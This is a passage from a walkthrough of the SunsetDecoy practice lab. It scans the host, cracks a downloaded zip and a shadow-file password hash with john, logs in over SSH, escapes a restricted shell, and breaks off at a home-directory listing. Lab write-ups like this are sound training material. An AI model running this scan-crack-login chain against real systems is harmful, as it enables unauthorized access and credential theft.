
SunsetDecoy


```
rustscan -a 192.168.225.85 -t 3000 -u 4000 -- -A -oN nmap
```

Two ports are open **22** and **80**.



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a9:b5:3e:3b:e3:74:e4:ff:b6:d5:9f:f1:81:e7:a4:4f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCxxReThUimjbPP7ZO1dPbvqSobxafY5J8i9Un5zUH7z9uIZEOHNXzEsq8Vko44IBRv2a7xvuuqtk7yN3XwKdyh8mrt1bV/C7Yx6CZ1q7CiQyYd0
Z7OwUwyubgqEYdkmiS8qNvlKI2qWdj9hntzzWF9X0F+jbxhLOi6Ovo5DGaSiKxsU/ISjnDsR3geodqeVHbMR+jRq7ucIjRSIOHvp8u9LvrugorZDhdv14yJQj7zfySL1T8WcI8kKUECmZgZTk6iUKYL
GNswUeTjEVebhUFHMep6W1ehU7cE6OREkeZ0Rvuh4EpUTx
|   256 ce:f3:b3:e7:0e:90:e2:64:ac:8d:87:0f:15:88:aa:5f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGKuMuZL3YT/QadMNsFaoWvNYLjKK/DlWoz1/15wGhrauU2OMlHQWEc7ChAX+QdIWc1aEN6IAabgv
|   256 66:a9:80:91:f3:d8:4b:0a:69:b0:00:22:9f:3c:4c:5a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILNCj4KmJHpZhhE3ZdD/NkVmz1ePM2XW6l0uK3yCT0Og
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.38
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.38 (Debian)
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 3.0K  2020-07-07 16:36  save.zip
|_
|_http-title: Index of /
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

On port 80 there is a file as **save.zip**. Download it



Index of /

Name Last modified Size Description

save.zip 2020-07-07 16:36 3.0K

Apache/2.4.38 (Debian) Server at 192.168.225.85 Port 80


But when we try to unzip it it ask for the password.
Let's create hash from **zip2john**.

```
zip2john save.zip > hash
```


Crack it using **john**

```
john --wordlist=/mnt/d/Shared/rockyou.txt hash
```

We got a password as **manuel**.




```
┌──(root#Bhavesh)-[~/Offsec/Sunsetdecoy]
└─# zip2john save.zip > hash
ver 2.0 efh 5455 efh 7875 save.zip/etc/passwd PKZIP Encr: TS_chk, cmplen=668, decmplen=1807, crc=B3ACDAFE ts=90AB cs=90ab type=8
ver 2.0 efh 5455 efh 7875 save.zip/etc/shadow PKZIP Encr: TS_chk, cmplen=434, decmplen=1111, crc=E11EC139 ts=834F cs=834f type=8
ver 2.0 efh 5455 efh 7875 save.zip/etc/group PKZIP Encr: TS_chk, cmplen=460, decmplen=829, crc=A1F81C08 ts=8D07 cs=8d07 type=8
ver 2.0 efh 5455 efh 7875 save.zip/etc/sudoers PKZIP Encr: TS_chk, cmplen=368, decmplen=669, crc=FF05389F ts=1535 cs=1535 type=8
ver 2.0 efh 5455 efh 7875 save.zip/etc/hosts PKZIP Encr: TS_chk, cmplen=140, decmplen=185, crc=DFB905CD ts=8759 cs=8759 type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** save.zip/etc/hostname PKZIP Encr: TS_chk, cmplen=45, decmplen=33, crc=D9C379A9 ts=8CE8 cs=8ce8 type=0
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(root#Bhavesh)-[~/Offsec/Sunsetdecoy]
└─# john --wordlist=/mnt/d/Shared/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)

┌──(root#Bhavesh)-[~/Offsec/Sunsetdecoy]
└─# john --show hash
save.zip:manuel::save.zip:etc/hostname, etc/hosts, etc/sudoers, etc/shadow, etc/group, etc/passwd:save.zip

1 password hash cracked, 0 left
```



```
┌──(root#Bhavesh)-[~/Offsec/Sunsetdecoy]
└─# unzip save.zip
Archive:  save.zip
[save.zip] etc/passwd password:
  inflating: etc/passwd
  inflating: etc/shadow
  inflating: etc/group
  inflating: etc/sudoers
  inflating: etc/hosts
 extracting: etc/hostname

┌──(root#Bhavesh)-[~/Offsec/Sunsetdecoy]
└─# ls etc
group  hostname  hosts  passwd  shadow  sudoers
```


Let's see content in the **shadow** file. We have a two hash as a the user **root** and **296640a3b825115a47b68fc44501c828** user.



```
┌──(root#Bhavesh)-[~/Offsec/Sunsetdecoy/etc]
└─# cat shadow
root:$6$RucK3DjUUM8TjzYJ$x2etp95bJSiZy6WoJmTd7UomydMfNjo97Heu8nAob9Tji4xzWSzeE0Z2NekZhsyCaA7y/wbzI.2A2xIL/uXV9.:18450:0:99999:7:::
daemon:*:18440:0:99999:7:::
bin:*:18440:0:99999:7:::
sys:*:18440:0:99999:7:::
sync:*:18440:0:99999:7:::
games:*:18440:0:99999:7:::
man:*:18440:0:99999:7:::
lp:*:18440:0:99999:7:::
mail:*:18440:0:99999:7:::
news:*:18440:0:99999:7:::
uucp:*:18440:0:99999:7:::
proxy:*:18440:0:99999:7:::
www-data:*:18440:0:99999:7:::
backup:*:18440:0:99999:7:::
list:*:18440:0:99999:7:::
irc:*:18440:0:99999:7:::
gnats:*:18440:0:99999:7:::
nobody:*:18440:0:99999:7:::
_apt:*:18440:0:99999:7:::
systemd-timesync:*:18440:0:99999:7:::
systemd-network:*:18440:0:99999:7:::
systemd-resolve:*:18440:0:99999:7:::
messagebus:*:18440:0:99999:7:::
avahi-autoipd:*:18440:0:99999:7:::
sshd:*:18440:0:99999:7:::
avahi:*:18440:0:99999:7:::
saned:*:18440:0:99999:7:::
colord:*:18440:0:99999:7:::
hplip:*:18440:0:99999:7:::
systemd-coredump:!!:18440::::::
296640a3b825115a47b68fc44501c828:$6$x4sSRFte6R6BymAn$zrIOVUCwzMlq54EjDjFJ2kfmuN7x2BjKPdir2Fuc9XRRJEk9FNdPliX4Nr92aWzAtykKih5PX39OKCvJZV0us.:18450:0:99999:7:::
```

Crack the hash of **296640a3b825115a47b68fc44501c828** user using **john**


```
echo
"\$6\$x4sSRFte6R6BymAn\$zrIOVUCwzMlq54EjDjFJ2kfmuN7x2BjKPdir2Fuc9XRRJEk9FNdPliX4Nr9
2aWzAtykKih5PX39OKCvJZV0us." > user
```



```
┌──(root#Bhavesh)-[~/Offsec/Sunsetdecoy/etc]
└─# echo "\$6\$x4sSRFte6R6BymAn\$zrIOVUCwzMlq54EjDjFJ2kfmuN7x2BjKPdir2Fuc9XRRJEk9FNdPliX4Nr92aWzAtykKih5PX39OKCvJZV0us." > user

┌──(root#Bhavesh)-[~/Offsec/Sunsetdecoy/etc]
└─# cat user
$6$x4sSRFte6R6BymAn$zrIOVUCwzMlq54EjDjFJ2kfmuN7x2BjKPdir2Fuc9XRRJEk9FNdPliX4Nr92aWzAtykKih5PX39OKCvJZV0us.
```

```
john --wordlist=/mnt/d/Shared/rockyou.txt user
```

Got a password as **server**.




```
┌──(root#Bhavesh)-[~/Offsec/Sunsetdecoy/etc]
└─# john --wordlist=/mnt/d/Shared/rockyou.txt user
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)

┌──(root#Bhavesh)-[~/Offsec/Sunsetdecoy/etc]
└─# john --show user
?:server

1 password hash cracked, 0 left
```

Login into 296640a3b825115a47b68fc44501c828 account using **ssh**

```
ssh 296640a3b825115a47b68fc44501c828@192.168.225.85 -t "bash -i"
```


On target system **rbash** is enabled for that we used option **-t "bash -i"**
But we can run simple command like whoami and cat. Check the path and add **/usr/bin** in path variable.

```
export PATH=/usr/bin:$PATH
```




```
┌──(root㉿Bhavesh)-[~/Offsec/Sunsetdecoy/etc]
└─# ssh 296640a3b825115a47b68fc44501c828@192.168.225.85 -t "bash -i"
296640a3b825115a47b68fc44501c828@192.168.225.85's password:
bash: dircolors: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ whoami
bash: whoami: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ pwd
/home/296640a3b825115a47b68fc44501c828
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ cat /etc/passwd
bash: cat: command not found
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ echo $PATH
PATH:/home/296640a3b825115a47b68fc44501c828/
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ export PATH=/usr/bin:$PATH
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ whoami
296640a3b825115a47b68fc44501c828
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$
```

We can see the **honeypot.decoy** file in **/home** folder.




```
296640a3b825115a47b68fc44501c828@60832e9f188106ec5bcc4eb7709ce592:~$ ls -la
total 56
drwxr-xr-x 2 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828  4096 Aug 27  2020 .
drwxr-xr-x 3 root                             root                              4096 Jun 27  2020 ..
lrwxrwxrwx 1 root                             root                                 9 Jul  7  2020 .bash_history -> /dev/null
-rw-r--r-- 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828   220 Jun 27  2020 .bash_logout
-rw-r--r-- 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828  3583 Jun 27  2020 .bashrc
-rwxr-xr-x 1 root                             root                             17480 Jul  7  2020 honeypot.decoy
-rw------- 1 root                             root                              1855 Jul  7  2020 honeypot.decoy.cpp
lrwxrwxrwx 1 root                             root                                 7 Jun 27  2020 id -> /bin/id
lrwxrwxrwx 1 root                             root                                13 Jun 27  2020 ifconfig -> /bin/ifconfig
-rw-r--r-- 1 296640a3b825115a47b68fc44501c828 296640a3b825115a47b68fc44501c828    33 Jun 10 06:52 local.txt
lrwxrwxrwx 1 root                             root                                 7 Jun 27  2020 ls -> /bin/ls
lrwxrwxrwx 1 root                             root                                10 Jun 27  2020 mkdir -> /bin/mkdir
-rwxr-xr-x 1 root                             root                               807 Jun 27  2020 .profile
